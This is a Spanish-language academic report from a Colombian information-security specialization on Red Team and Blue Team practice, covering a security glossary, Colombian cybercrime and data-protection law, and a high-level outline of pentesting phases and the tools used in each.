CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

RODRIGO IGNACIO MENDEZ KEKHAN
202337164_4

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
2024

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

RODRIGO IGNACIO MENDEZ KEKHAN
202337164_4

Ing. EVER LUIS ARROYO BARÓN
Director de Curso

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTÁ
2024

1. RESUMEN

Como parte del Seminario Especializado *Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team*, desarrollado como opción de grado de la Especialización en Seguridad Informática, tuve la oportunidad de explorar y aplicar conocimientos avanzados en el ámbito de la ciberseguridad. Este seminario me permitió profundizar en las estrategias y prácticas clave para identificar, analizar y mitigar amenazas cibernéticas, contribuyendo al fortalecimiento de infraestructuras tecnológicas críticas en entornos organizacionales.

Durante el desarrollo del seminario, participé en una serie de actividades estructuradas en diferentes etapas, cada una enfocada en aspectos esenciales de la ciberseguridad. En la primera actividad (Etapa 1), se abordaron los conceptos fundamentales de los equipos de seguridad, lo que me permitió comprender el papel crucial del Red Team y Blue Team en la protección y evaluación de infraestructuras digitales. En la segunda actividad (Etapa 2), se profundizó en la actuación ética y legal en ciberseguridad, destacando la importancia de seguir los marcos normativos en Colombia, incluyendo la revisión de acuerdos de confidencialidad y la realización de pruebas de intrusión dentro de un marco legal y responsable.

En la tercera actividad (Etapa 3), participé en prácticas simuladas utilizando herramientas como Kali Linux, Metasploit, Nessus, y vectores de ataque como HFS HTTP File Server, Mimikatz (Kiwi), Msfvenom y técnica como Hash the Pass. Estas prácticas me permitieron aplicar de manera realista las técnicas de intrusión y prueba de vulnerabilidades, lo que me dio una comprensión profunda de las tácticas ofensivas empleadas por el Red Team para identificar brechas de seguridad y cómo el Blue Team implementa las medidas de defensa para contrarrestarlas.

Finalmente, en la cuarta actividad (Etapa 4), me enfoqué en la contención de ataques informáticos, desarrollando habilidades para manejar incidentes de seguridad, aplicar estrategias de mitigación y fortalecer los controles en tiempo real, a fin de proteger la infraestructura de TI contra ataques cibernéticos.

Este seminario no solo me brindó habilidades técnicas avanzadas, sino que también reforzó mi capacidad para aplicar estrategias colaborativas entre los equipos Red Team y Blue Team, fomentando la protección continua de los sistemas tecnológicos. A través de cada una de las etapas, me preparé para afrontar los retos actuales en el entorno digital, fortaleciendo mi enfoque profesional en la ciberseguridad.

2. INDICE

TABLA DE ILUSTRACIONES

3. GLOSARIO

- **Ataque Cibernético**: Evento malicioso diseñado para comprometer la seguridad de sistemas, redes o servidores, con el fin de robar, alterar o destruir datos.
- **Antivirus**: Software diseñado para detectar, prevenir y eliminar malware de sistemas informáticos.
- **Autenticación Multifactor (MFA)**: Proceso de verificación que requiere al menos dos factores independientes para autenticar al usuario.
- **Blue Team**: Equipo responsable de las defensas cibernéticas, supervisando la seguridad informática, identificando riesgos y respondiendo a ataques en tiempo real.
- **Buffer Overflow**: Vulnerabilidad explotada cuando un programa escribe más datos en un búfer de los que puede manejar, permitiendo ejecutar código malicioso.
- **Cibercrimen**: Actividades ilegales que buscan comprometer sistemas informáticos o redes para causar daño o robar datos.
- **Ciberdelincuente**: Persona que realiza ataques informáticos para obtener beneficios ilícitos.
- **Ciberseguridad**: Conjunto de medidas y prácticas destinadas a proteger activos tecnológicos y datos contra amenazas cibernéticas.
- **Contención**: Estrategia utilizada para detener un ataque cibernético mientras se mitigan sus impactos.
- **CIS (Center for Internet Security):** Es una organización que promueve mejores prácticas de seguridad cibernética a través de la creación y mantenimiento de estándares de seguridad.
- **CSIRT (Computer Security Incident Response Team):** Es el equipo de respuesta a incidentes de seguridad encargado de restituir las actividades manejando adecuadamente los incidentes de seguridad informática en una organización.
- **CVE (Common Vulnerabilities and Exposures):** Diccionario que lista las vulnerabilidades en seguridad de información publicadas o conocidas.
- **Datos Personales**: Información identificable de una persona física, protegida por normativas como la Ley 1581 de 2012 en Colombia.
- **Defensa en Profundidad**: Estrategia de múltiples capas de seguridad para mitigar ataques.
- **Detección y Respuesta en Endpoints (EDR)**: Herramientas diseñadas para identificar y contener amenazas en dispositivos finales como computadoras y servidores.

- **Escaneo**: Segunda fase del Pentesting, que analiza vulnerabilidades en sistemas y redes tras la recopilación de información inicial.
- **Exploit**: Software o código diseñado para aprovechar vulnerabilidades específicas en un sistema.
- **ExploitDB**: Base de datos en línea que recopila exploits y vulnerabilidades conocidas.
- **Explotación de Vulnerabilidades**: Uso de técnicas para comprometer sistemas aprovechando puntos débiles.
- **Firewall**: Dispositivo o software que actúa como una barrera protectora, filtrando tráfico de red autorizado.
- **Framework**: Estructura de herramientas y metodologías que simplifica tareas en ciberseguridad.
- **GPL (General Public License)**: Licencia que permite a los usuarios usar, copiar, modificar y distribuir software de código abierto, promoviendo la colaboración y la innovación.
- **Hardening**: Proceso de reforzar configuraciones de sistemas y aplicaciones para reducir riesgos de ataque.
- **Hash the Pass**: Técnica que utiliza hashes de contraseñas para autenticarse sin conocer el texto original.
- **HIDS (Host-Based IDS)**: Monitorea actividades específicas de un sistema o servidor. Los IDS generan alertas para advertir a los administradores, pero no actúan directamente para bloquear las amenazas.
- **HTTP File Server (HFS)**: Aplicación para compartir archivos a través de HTTP, frecuentemente utilizada en simulaciones de ataque.
- **IDS (Intrusion Detection System)**: Sistema de detección de intrusiones que monitorea el tráfico de red o la actividad de sistemas para identificar comportamientos sospechosos o amenazas potenciales.
- **IPS (Intrusion Prevention System)**: Sistema diseñado para prevenir accesos no autorizados en tiempo real.
- **ISO 27001**: Norma internacional para la gestión de seguridad de la información.
- **Malware**: Software malicioso creado para dañar sistemas o robar información.
- **Mimikatz (Kiwi)**: Herramienta avanzada utilizada para extraer credenciales y hashes en sistemas Windows.

- **Movimiento Lateral**: Técnica utilizada por atacantes para moverse dentro de una red tras comprometer un sistema, buscando acceso a recursos adicionales.
- **Msfvenom**: Herramienta de Metasploit utilizada para crear payloads maliciosos.
- **Nessus**: Escáner de vulnerabilidades utilizado para detectar configuraciones inseguras y software desactualizado.
- **Nmap**: Herramienta para escanear puertos y servicios en redes, fundamental en pruebas de penetración.
- **Payload**: Parte maliciosa de un ataque que realiza acciones dañinas al ejecutarse.
- **Pentesting**: Pruebas de penetración realizadas para identificar y mitigar vulnerabilidades.
- **Ransomware**: Malware que encripta datos y solicita un rescate para devolver el acceso.
- **Reconocimiento**: Etapa inicial del Pentesting enfocada en recolectar información del objetivo.
- **Red Team**: Equipo ofensivo que simula ataques cibernéticos para identificar fallas de seguridad.
- **Respuesta a Incidentes:** Conjunto de procesos para manejar incidentes de seguridad informática, incluyendo detección, contención, erradicación y recuperación.
- **SIEM (Security Information and Event Management)**: Herramienta para monitorear y analizar eventos de seguridad en tiempo real.
- **Segmentación de Red**: División de una red en subredes para limitar el alcance de ataques.
- **VirtualBox**: Herramienta de virtualización utilizada para crear entornos controlados para pruebas de ciberseguridad.
- **Vulnerabilidad**: Punto débil en un sistema que puede ser explotado por atacantes.
- **Wireshark**: Herramienta de análisis de tráfico de red, esencial para identificar actividad sospechosa.
- **XDR:** es una solución integral de seguridad cibernética que va más allá de la detección de amenazas para proporcionar una respuesta proactiva y coordinada frente a los ataques

4. INTRODUCCION

En el marco del *Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team*, este documento presenta un enfoque integral que combina teoría y práctica para abordar los desafíos contemporáneos de la ciberseguridad. A través de actividades cuidadosamente diseñadas, se exploraron aspectos esenciales como el marco normativo colombiano en delitos informáticos, las fases del pentesting y la configuración de entornos virtualizados mediante herramientas especializadas como VirtualBox.

Cada etapa del seminario ofreció una oportunidad única para profundizar en los conceptos clave de la seguridad informática. Desde el análisis crítico de cláusulas potencialmente ilegales en acuerdos de confidencialidad hasta la ejecución controlada de ataques en entornos simulados, las actividades realizadas no solo fortalecieron las competencias técnicas de los participantes, sino que también fomentaron una reflexión ética y normativa sobre las prácticas de protección de la información.

Este documento sintetiza de manera exhaustiva los hallazgos obtenidos, las soluciones implementadas y las recomendaciones formuladas durante el seminario. Al proporcionar un análisis detallado de los retos y oportunidades que enfrentan las organizaciones en el ámbito de la seguridad de la información, se presentan estrategias concretas y medidas efectivas para fortalecer la resiliencia frente a un panorama de amenazas cibernéticas cada vez más complejo y sofisticado.

5. OBJETIVOS

5.1 OBJETIVO GENERAL

Analizar las estrategias ejecutadas por los equipos Red Team y Blue Team durante el seminario, evaluando su efectividad en la identificación de vulnerabilidades críticas y proponiendo mejoras orientadas a optimizar la seguridad organizacional de manera integral.

Realizar un análisis detallado de los principales hallazgos, soluciones propuestas y recomendaciones generadas durante el seminario especializado en seguridad informática.

5.2 OBJETIVOS ESPECIFICOS

- Identificar y analizar las vulnerabilidades detectadas durante las simulaciones, evaluando su impacto, viabilidad y priorizando su mitigación desde perspectivas técnicas, legales y éticas.
- Investigar y analizar las cláusulas potencialmente ilegales presentes en los acuerdos de confidencialidad examinados durante el seminario, destacando las implicaciones normativas.
- Diseñar e implementar estrategias ofensivas y defensivas personalizadas para escenarios específicos, maximizando la efectividad de las prácticas de ciberseguridad.
- Evaluar la efectividad de las soluciones propuestas para abordar las vulnerabilidades y riesgos detectados, asegurando su alineación con mejores prácticas legales y éticas.
- Generar recomendaciones prácticas y basadas en evidencia que fortalezcan la postura de seguridad de las organizaciones, incorporando medidas preventivas y mejores prácticas operativas.
- Establecer simulaciones conjuntas entre los equipos Red Team y Blue Team cada trimestre para evaluar posibles fallas en tiempo real.

- Utilizar herramientas avanzadas como SIEM para análisis de datos en tiempo real y XDR para respuesta ágil.
- Definir protocolos claros para incidentes críticos, garantizando alineación con normativas internacionales.
- Capacitar al personal en simulaciones prácticas para mejorar la detección y contención de amenazas.
- Realizar auditorías semestrales con terceros para validar y actualizar las políticas de seguridad.
- Implementar métricas de rendimiento específicas para medir la efectividad de las estrategias de ambos equipos.
- Identificar áreas de oportunidad y posibles líneas de investigación futuras en el campo de la seguridad informática, promoviendo el avance continuo en la comprensión y mitigación de amenazas cibernéticas.

6. DESARROLLO DEL INFORME

En el marco del seminario especializado, se implementaron diversos escenarios diseñados para analizar la interacción estratégica entre los equipos Blue Team y Red Team en el contexto de la ciberseguridad empresarial. Estas actividades abarcaban desde la identificación y análisis de vulnerabilidades críticas, hasta la evaluación de la postura de seguridad, la simulación controlada de ataques y la ejecución de respuestas coordinadas ante incidentes cibernéticos.

Estos escenarios no solo permitieron explorar la dinámica entre los equipos, sino también evaluar cómo se gestionan las amenazas y vulnerabilidades en un entorno organizacional. A continuación, se presenta de manera detallada el desarrollo y validación de los escenarios abordados, los cuales fueron fundamentales para entender las mejores prácticas en la protección y defensa de la infraestructura digital aplicados a la compañía CyberFort Technologies.

6.1 ETAPA 1: CONCEPTOS DE SEGURIDAD

1. Dentro del margen legal en Colombia sobre delitos informáticos y protección de datos personales redacte con sus propias palabras que legislación “leyes, decretos” existen actualmente y las características principales de cada ley.

Normativa Legal:

En Colombia, obtener acceso no autorizado a un sistema de información es ilegal independientemente de si se ha cometido un delito o se han cumplido otras condiciones. Sin embargo, el delito presenta un vacío interpretativo que no ha sido discutido por el poder judicial. El artículo 269A establece que quienes accedan o mantengan un sistema de información protegido o no seguro sin autorización o sin medida de seguridad serán sancionados con prisión, teniendo cada interpretación diferentes consecuencias jurídicas y penales (Legis, 2022).

El Código Procesal Penal colombiano establece los requisitos para la admisibilidad de la prueba. Para abordar las dificultades únicas que plantean las pruebas digitales, se ha desarrollado jurisprudencia. (Congreso de la República de Colombia, 2004).

Legislación y regulación: Colombia ha trabajado en fortalecer su marco legal y regulador relacionado con la ciberseguridad y el peritaje forense digital. Las leyes y normativas se han adaptado para abordar los desafíos asociados con la delincuencia cibernética y la evidencia digital en los tribunales.

Ley 1273 de 2009

Esta ley, que establece estándares de seguridad de la información, es conocida como la "ley de delitos informáticos" en Colombia. Puede ofrecer información sobre los fines asociados al ciberdelito. (Congreso de la República, 2009)

Al cambiar el Código Penal de esta manera, las leyes y sistemas existentes que dependen de la tecnología de la información y las comunicaciones se preservan plenamente y se crea un nuevo bien jurídico protegido conocido como "la protección de la información y los datos (Congreso de la República, 2009).

Artículo 269A: Acceso abusivo a un sistema informático

- **Descripción**: Este artículo prohíbe el acceso a un sistema informático sin la debida autorización o excediendo los límites acordados. Esto incluye tanto sistemas protegidos como no protegidos.
- **Implicaciones**: Busca proteger la integridad de los sistemas y la información que contienen, penalizando a quienes se adentran en sistemas ajenos sin permiso.

Artículo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación

- **Descripción**: Se sanciona a quien impida o dificulte el funcionamiento normal de un sistema informático o de una red de telecomunicaciones.
- **Implicaciones**: Este artículo es crucial para garantizar la disponibilidad y el acceso a servicios digitales, afectando negativamente a empresas y usuarios.

Artículo 269C: Interceptación de datos informáticos

- **Descripción**: Se penaliza la interceptación de datos informáticos en cualquier etapa de su transmisión, sin una orden judicial previa.
- **Implicaciones**: Refuerza el derecho a la privacidad y protege la confidencialidad de la información, especialmente en comunicaciones electrónicas (Policía Nacional de Colombia, s. f.).

Artículo 269D: Daño Informático

- **Descripción**: Este artículo castiga la destrucción, alteración o supresión de datos informáticos o de sistemas de tratamiento de información.
- **Implicaciones**: Busca proteger la integridad de la información y asegurar que los datos no sean manipulados maliciosamente (Policía Nacional de Colombia, s. f.).

Artículo 269E: Uso de software malicioso

- **Descripción**: Se prohíbe la producción, distribución y uso de software malicioso que cause daños a sistemas informáticos.
- **Implicaciones**: Este artículo es esencial para la ciberseguridad, ya que aborda la amenaza de virus, troyanos y otros programas dañinos (Policía Nacional de Colombia, s. f.).

Artículo 269F: Violación de datos personales

- **Descripción**: Penaliza la obtención y uso no autorizado de datos personales con fines de

lucro o de otra índole.

- **Implicaciones**: Refuerza la protección de datos personales, promoviendo la confianza en la gestión de la información y la privacidad de los usuarios (Policía Nacional de Colombia, s. f.).

Artículo 269G: Suplantación de sitios web para capturar datos personales

- **Descripción**: Este artículo prohíbe la creación y uso de sitios web falsos con el fin de engañar a los usuarios y robar su información personal.
- **Implicaciones**: Ayuda a combatir el phishing y otras formas de fraude en línea, protegiendo a los consumidores de engaños (Policía Nacional de Colombia, s. f.).

Artículo 269H: Circunstancias de agravación punitiva

- **Descripción**: Establece que las penas se incrementarán si los delitos se cometen en ciertos contextos, como contra redes estatales o por parte de servidores públicos.
- **Implicaciones**: Busca disuadir conductas delictivas al aumentar la gravedad de las sanciones en situaciones que afectan a la seguridad pública o que implican un abuso de confianza (Policía Nacional de Colombia, s. f.).

Artículo 269I: Hurto por medios informáticos y semejantes

- **Descripción**: Penaliza el hurto realizado a través de la manipulación de sistemas informáticos o redes.
- **Implicaciones**: Protege a las víctimas de fraudes que implican la suplantación de identidad y otros métodos de engaño para acceder a bienes o información (Policía Nacional de Colombia, s. f.).

Artículo 269J: Transferencia no consentida de activos

- **Descripción**: Se sanciona la obtención de activos de manera no consentida utilizando

manipulaciones informáticas.

- **Implicaciones**: Este artículo es crucial para combatir el fraude financiero y proteger a individuos y empresas de pérdidas económicas (Policía Nacional de Colombia, s. f.)

Decreto 338 de 2022

Este decreto establece disposiciones sobre la interceptación de las comunicaciones y puede ser relevante en casos de ciberseguridad. (MinTic, 2022)

Busca mejorar la gestión de riesgos, la gobernanza de la seguridad digital, la identificación de infraestructuras y servicios cibernéticos críticos y la gestión de incidentes. (MinTic, 2022)

- **Fortalecimiento de la gobernanza de la seguridad digital:** El decreto formaliza roles y responsabilidades, promoviendo la cooperación entre los diferentes actores involucrados en la seguridad digital. Su objetivo es crear un marco operativo que facilite la toma de decisiones y fomente una gestión adecuada de los riesgos en el entorno digital.
- **Enfoque integral en la gestión de amenazas:** Se establecen metodologías para identificar y coordinar respuestas tanto proactivas como reactivas frente a amenazas que puedan comprometer la confidencialidad, integridad y disponibilidad de sistemas tecnológicos, redes e información.
- **Organización y función de ColCERT y CSIRT Gobierno:** El decreto redefine la estructura y operación del Grupo de Respuesta a Emergencias Cibernéticas de Colombia (ColCERT), que asesora y coordina a las partes interesadas para gestionar eficazmente los riesgos e incidentes de seguridad digital. Además, se destaca la función del CSIRT Gobierno, enfocado en prevenir y manejar incidentes de seguridad en el marco del Modelo de Seguridad y Privacidad de la Política de Gobierno Digital.

- **Objetivo principal:** Aumentar la confianza de los ciudadanos en la seguridad digital y maximizar el valor socioeconómico a través del uso seguro del ciberespacio y la infraestructura tecnológica en Colombia (MinTic, n.d.).

Conpes 3854 de 2016

El documento "CONPES 3854" establece la Política Nacional de Seguridad Digital de Colombia, aprobada el 11 de abril de 2016, con el objetivo de fortalecer la seguridad digital del país mediante un enfoque integral que involucra la cooperación nacional e internacional.

Aspectos clave del CONPES 3854:

1. **Responsabilidades del Ministerio de Relaciones Exteriores:**
    - **Monitoreo continuo:** Realizar el seguimiento y monitoreo de temas de seguridad digital en diferentes niveles, incluyendo el ámbito bilateral, regional y multilateral.
    - **Propuestas de acuerdos:** Elaborar propuestas de acuerdos en seguridad digital, en coordinación con las entidades nacionales competentes.
    - **Agenda Estratégica Internacional:** Definir una agenda estratégica para abordar la seguridad digital desde una perspectiva global.
2. **Cooperación bilateral con otros países:**
    - **Argentina y México:** Fortalecimiento de las capacidades nacionales y desarrollo de normativas conjuntas en seguridad digital y ciberseguridad.
    - **Reino Unido:** Colaboración para mejorar la respuesta a las amenazas del crimen organizado y cibernético, promoviendo una coordinación estratégica entre ministerios y agencias de investigación.

3. **Participación multilateral en foros internacionales:**
    - **Organización de los Estados Americanos (OEA):** Promover un enfoque multidimensional hacia la seguridad cibernética, incentivando el diálogo y la cooperación entre Estados Miembros.
    - **Cumbre Iberoamericana y CELAC:** Impulsar la cooperación en ciberseguridad y fomentar la aplicación de normas y buenas prácticas internacionales para enfrentar los desafíos digitales.
4. **Eventos y representaciones internacionales:**
    - Participación de Colombia en importantes foros y conferencias globales sobre ciberseguridad, como la Conferencia Meridian, la Convención de Budapest y reuniones de la OEA/CICTE, reforzando el compromiso del país con la seguridad digital y la cooperación internacional.

El CONPES 3854 subraya la necesidad de una acción coordinada y estratégica para fortalecer la seguridad digital en Colombia, apoyándose en la colaboración con socios internacionales y el desarrollo de capacidades locales para enfrentar las amenazas del entorno digital (Dirección de Asuntos Políticos Multilaterales, 2016).

Protección de Datos Personales

En Colombia, la protección de datos personales está reglamentada principalmente por la **Ley 1581 de 2012** y el **Decreto 1377 de 2013**, que establecen el derecho constitucional de los ciudadanos a acceder, eliminar, actualizar y corregir sus datos personales gestionados en bases de datos por entidades tanto públicas como privadas.

Puntos importantes sobre la protección de datos personales:

1. **Derechos de los titulares:** La Corte Constitucional ha definido este derecho como la

capacidad que tienen los individuos para solicitar a los encargados del manejo de datos el acceso, inclusión, eliminación, corrección, adición, actualización y certificación de su información personal. Además, permite restringir la divulgación, publicación o transferencia de estos datos, conforme a los principios que rigen su administración.

2. **Carácter autónomo del derecho:** La protección de datos personales se reconoce como un derecho independiente, aunque estrechamente vinculado a otros derechos fundamentales como la privacidad y el acceso a la información, con una identidad y alcance específicos.
3. **Registro Nacional de Bases de Datos (RNBD):** En línea con lo establecido por la Ley 1581 de 2012, se creó el RNBD, que actúa como un directorio público de las bases de datos que manejan información personal en el país. Este registro asegura la transparencia y el control sobre la gestión de los datos personales.

Estas regulaciones imponen a las organizaciones la responsabilidad de proteger la información personal, permitiendo a los individuos ejercer control sobre sus datos y asegurando su tratamiento adecuado según la normativa vigente (Ministerio de Educación Nacional, 2020)

La Ley 1266 de 2008

Conocida como **Ley de Hábeas Data**, establece un marco legal para la protección y tratamiento de los datos personales, en particular los relacionados con información financiera, crediticia y comercial. Su objetivo principal es salvaguardar los derechos de las personas sobre sus datos y regular cómo las entidades los recolectan, procesan y utilizan. A continuación, se destacan los puntos clave de la ley:

- **Derecho a conocer, actualizar y rectificar datos**: Los ciudadanos tienen el derecho de acceder a la información que ha sido recopilada sobre ellos. Pueden solicitar la

actualización o corrección de datos que sean inexactos, incompletos o desactualizados, garantizando que la información reflejada en las bases de datos sea veraz y actual.

- **Manejo de información crediticia**: La ley diferencia entre los registros positivos y negativos.
- **Información positiva**: Relativa al buen comportamiento crediticio (cumplimiento de obligaciones) puede mantenerse indefinidamente, lo que beneficia al titular en términos de acceso a productos y servicios financieros.
- **Información negativa**: Los reportes negativos (morosidad o incumplimiento de pagos) solo pueden permanecer en las bases de datos por un máximo de 4 años una vez la deuda ha sido saldada, o por el doble del tiempo de mora si esta fue menor a dos años.

Sujetos que intervienen en el manejo de datos:

- **Titular**: La persona natural o jurídica a la que se refieren los datos.
- **Fuente**: Entidad que recolecta los datos personales del titular.
- **Operador**: Organización encargada de administrar y manejar los datos personales recopilados.
- **Usuario**: Persona o entidad que accede a la información para evaluarla o utilizarla en la toma de decisiones, por ejemplo, una entidad financiera al evaluar un crédito.
- **Tratamiento de datos sensibles**: Los datos sensibles, como aquellos que revelan origen racial, convicciones políticas, religiosas o de salud, están sujetos a un tratamiento restringido y solo pueden procesarse con el consentimiento explícito del titular o bajo circunstancias excepcionales, como la protección de su vida o cuando sea necesario en un proceso judicial.

Principios rectores de la ley:

- **Legalidad**: El tratamiento de datos personales debe ajustarse a la normativa establecida.
- **Finalidad**: Los datos deben ser utilizados únicamente para los fines previamente informados y autorizados.
- **Transparencia y acceso restringido**: Los titulares tienen derecho a conocer en todo momento qué datos se están procesando, y el acceso a estos datos debe ser limitado y controlado.
- **Seguridad**: Se deben implementar medidas técnicas y organizativas para proteger los datos contra accesos no autorizados, adulteración o pérdida.
- **Confidencialidad**: El manejo de la información debe garantizar la reserva y protección de los datos personales, incluso después de finalizada la relación con el titular.
- **Mecanismos de reclamo y protección**: La ley establece procedimientos claros para que los titulares presenten consultas, reclamos o solicitudes de supresión de datos si consideran que su información ha sido utilizada de manera indebida. En caso de incumplimiento, los titulares pueden acudir a la Superintendencia de Industria y Comercio.

La Ley 1266 de 2008 protege los derechos de los ciudadanos sobre sus datos personales, garantizando un manejo responsable y seguro por parte de las entidades. Asegura que los titulares puedan ejercer control sobre su información, fomenta la transparencia y establece límites claros para el uso de datos sensibles (Superintendencia de Industria y Comercio, 2008).

Ley 527 de 1999 - Ley de comercio electrónico Ley de mensajes de datos, comercio electrónico y firmas digitales

Esta ley no solo valida el uso de mensajes de datos y firmas digitales en transacciones comerciales, sino que también permite que los contratos celebrados electrónicamente tengan plena

validez jurídica, eliminando la necesidad de documentos físicos. Un aspecto clave es la creación de entidades de certificación, las cuales están encargadas de emitir certificados que garantizan la autenticidad y seguridad de las firmas digitales. Estas entidades deben estar autorizadas y supervisadas por la Superintendencia de Industria y Comercio, que tiene la facultad de imponer sanciones y revocar permisos si se incumplen las normativas.

Además, la ley garantiza la admisibilidad de los mensajes de datos como prueba en procedimientos judiciales y administrativos, siempre que se garantice la integridad de la información, lo que fortalece la confianza en las operaciones electrónicas (Congreso de Colombia, 1999).

2. **En el mundo de la ciberseguridad existen procesos definidos para poder ejecutar de forma organizada lo que se conoce como pruebas de penetración o pentesting; usted como futuro experto deberá redactar con sus palabras y definir cada una de las etapas del pentesting, dentro de la definición incorporará un ejemplo de una herramienta que se utilice para cada una de las etapas del pentesting.**

Fases de un Test de Penetración:

Fase 1: Contacto

En esta fase inicial, el cliente y el equipo de pentesting se reúnen para acordar los términos y condiciones de la prueba de penetración. Es fundamental establecer claramente los objetivos de la prueba, así como identificar los servicios críticos que requieren protección. Además, se discuten los riesgos potenciales que podrían surgir durante el proceso de pentesting, garantizando que todas las partes comprendan los límites y las expectativas de la prueba (Barahona, 2022).

Durante esta etapa, se utilizan diversas herramientas y documentos para formalizar la relación entre el cliente y el equipo de pentesters:

- **Contratos de servicio (SLA)**: Acuerdos que establecen los términos y condiciones de la prueba, incluyendo la duración, los costos y las responsabilidades de ambas partes (Zendesk, 2023)
- **Documentación de alcance**: Detalles específicos sobre qué sistemas, redes o aplicaciones se incluirán en la prueba de penetración, así como cualquier restricción aplicable.
- **Checklist de preparación**: Listas de verificación que ayudan a asegurar que todos los aspectos necesarios se hayan discutido y acordado antes de comenzar la prueba.

Estas herramientas son esenciales para garantizar que el proceso de pentesting se lleve a cabo de manera ordenada y con una comprensión clara de las expectativas y responsabilidades de todas las partes involucradas (OpenWebinars, s. f.).

Fase 2: Recolección de Información

En esta fase, se lleva a cabo la recopilación exhaustiva de información sobre la organización objetivo. Se emplean diversas técnicas, como el escaneo de redes y el uso de "arañas" o bots diseñados para recolectar datos automáticamente. También se puede realizar un análisis de la actividad en redes sociales de los empleados, lo que puede ofrecer información valiosa sobre los sistemas que utilizan y posibles direcciones de correo electrónico (Cyberzaintza, s. f.)

Adicionalmente, se explican al cliente los diferentes tipos de pruebas de penetración que se pueden realizar, las cuales incluyen:

- **Auditoría de Caja Negra (Black Box)**: En este enfoque, el auditor no cuenta con información previa sobre la infraestructura técnica de la organización. Este método simula un ataque desde la perspectiva de un atacante externo, lo que permite evaluar la seguridad del sistema desde un ángulo completamente desconocido (Xaus, 2021).

- **Auditoría de Caja Blanca (White Box)**: A diferencia de la caja negra, esta auditoría proporciona al auditor acceso a información técnica detallada sobre los activos a auditar. Esto incluye configuraciones del sistema, usuarios y mecanismos de seguridad existentes. Este enfoque permite un análisis más profundo y eficaz, enfocándose en áreas críticas de la infraestructura (Xaus, 2021).
- **Auditoría de Caja Gris (Gray Box)**: Este enfoque combina elementos de las auditorías de caja negra y blanca. Se le proporciona al auditor parte de la información sobre la infraestructura, lo que le permite simular un ataque mientras tiene conocimiento sobre ciertos aspectos del sistema. Esto puede incluir pruebas desde múltiples puntos de acceso, como redes internas y externas (Xaus, 2021).

Esta fase es crucial para comprender a fondo el entorno de la organización y prepararse para las siguientes etapas del pentesting.

Fase 3: Modelado de Amenazas

Durante la fase de modelado de amenazas, se analiza la información recopilada en etapas anteriores para formular una estrategia de penetración efectiva. En este punto, los pentesters adoptan la mentalidad de un atacante, identificando objetivos potenciales y los métodos de ataque que podrían utilizarse para comprometer la seguridad de la organización (Nowak, 2022).

Entre los métodos comunes empleados en esta fase se encuentran:

- **Google Hacking**: Esta técnica utiliza consultas avanzadas en motores de búsqueda para descubrir información sensible que puede estar expuesta públicamente, como archivos de configuración, datos de acceso o información de la infraestructura (Nowak, 2022).
- **OSINT (Open Source INTelligence)**: Se refiere a la recopilación de datos e información de fuentes abiertas disponibles en línea, que pueden incluir redes sociales, foros, sitios web

y otras plataformas donde se pueda encontrar información relevante sobre la organización y su personal (LISA Institute, 2024).

- **Doxing**: Este método implica investigar y compilar información personal sobre individuos, como direcciones, números de teléfono y otros datos sensibles, con el objetivo de explotar esta información en un ataque dirigido.

En la primera fase del Doxing, los atacantes recopilan información detallada sobre las víctimas mediante la investigación de redes sociales, sitios web, bases de datos y técnicas de ingeniería social. El objetivo es obtener la mayor cantidad de datos posible sobre la víctima y su entorno. En la segunda fase, los datos recopilados se difunden a través de diversas plataformas en línea con el fin de alcanzar un público amplio y fomentar que otros también compartan la información (Grupo Atico34, s. f.).

Esta fase es crucial para anticipar posibles vectores de ataque y fortalecer la estrategia del pentester antes de proceder a las siguientes etapas de explotación y evaluación.

Fase 4: Análisis de Vulnerabilidades

En esta etapa, se lleva a cabo una evaluación exhaustiva de las vulnerabilidades identificadas previamente para determinar la efectividad de las estrategias de penetración que se implementarán. La creatividad y el ingenio del pentester son fundamentales en este proceso, ya que les permite descubrir y documentar posibles debilidades en el sistema que podrían ser explotadas durante el ataque (Xaus, 2021).

Durante el análisis, se priorizan las vulnerabilidades según su severidad y el impacto potencial en la seguridad de la organización. Esto incluye la identificación de fallas en configuraciones, software desactualizado y debilidades en los controles de acceso. La documentación meticulosa de estos hallazgos es esencial, ya que proporciona una base sólida para

las fases posteriores del pentesting (Cyberzaintza, s. f.).

En esta etapa se utilizan diversas herramientas para identificar, evaluar y documentar las debilidades en los sistemas las más comunes son:

- **Nessus**: Es un escáner de vulnerabilidades ampliamente utilizado que permite detectar fallas de seguridad en sistemas, configuraciones incorrectas y software desactualizado. Proporciona informes detallados sobre las vulnerabilidades encontradas (Alcarria, 2024).
- **OpenVAS**: Es una herramienta de código abierto que también se utiliza para escanear y evaluar vulnerabilidades en sistemas y redes. Al igual que Nessus, proporciona una interfaz intuitiva y reportes detallados (Alcarria, 2024).
- **Burp Suite**: Es una plataforma integral para pruebas de seguridad en aplicaciones web. Su herramienta de escaneo automático puede detectar vulnerabilidades comunes, como inyecciones SQL y fallos de seguridad en la autenticación (Tarlogic Security, 2024).
- **Qualys**: Durante la Qualys Security Conference en Las Vegas el 20 de noviembre de 2019, Qualys presentó su nueva aplicación, Vulnerability Management, Detection and Response (VMDR). Esta herramienta ofrece un flujo de trabajo optimizado que facilita la identificación, evaluación, priorización y neutralización de ataques. VMDR proporciona a las organizaciones una visibilidad continua y detallada de todos sus activos de TI, permitiendo detectar vulnerabilidades en tiempo real y priorizar su corrección mediante el uso de aprendizaje automático. Además, la aplicación permite la remediación con un solo clic y es fácil de implementar a nivel global, con un modelo de precios basado en activos que disminuye considerablemente los costos de gestión y administración (Qualys, s. f.).
- **Metasploit**: Aunque se utiliza principalmente en la fase de explotación, Metasploit también cuenta con módulos para el análisis de vulnerabilidades que pueden ayudar a

identificar y evaluar debilidades en el sistema.

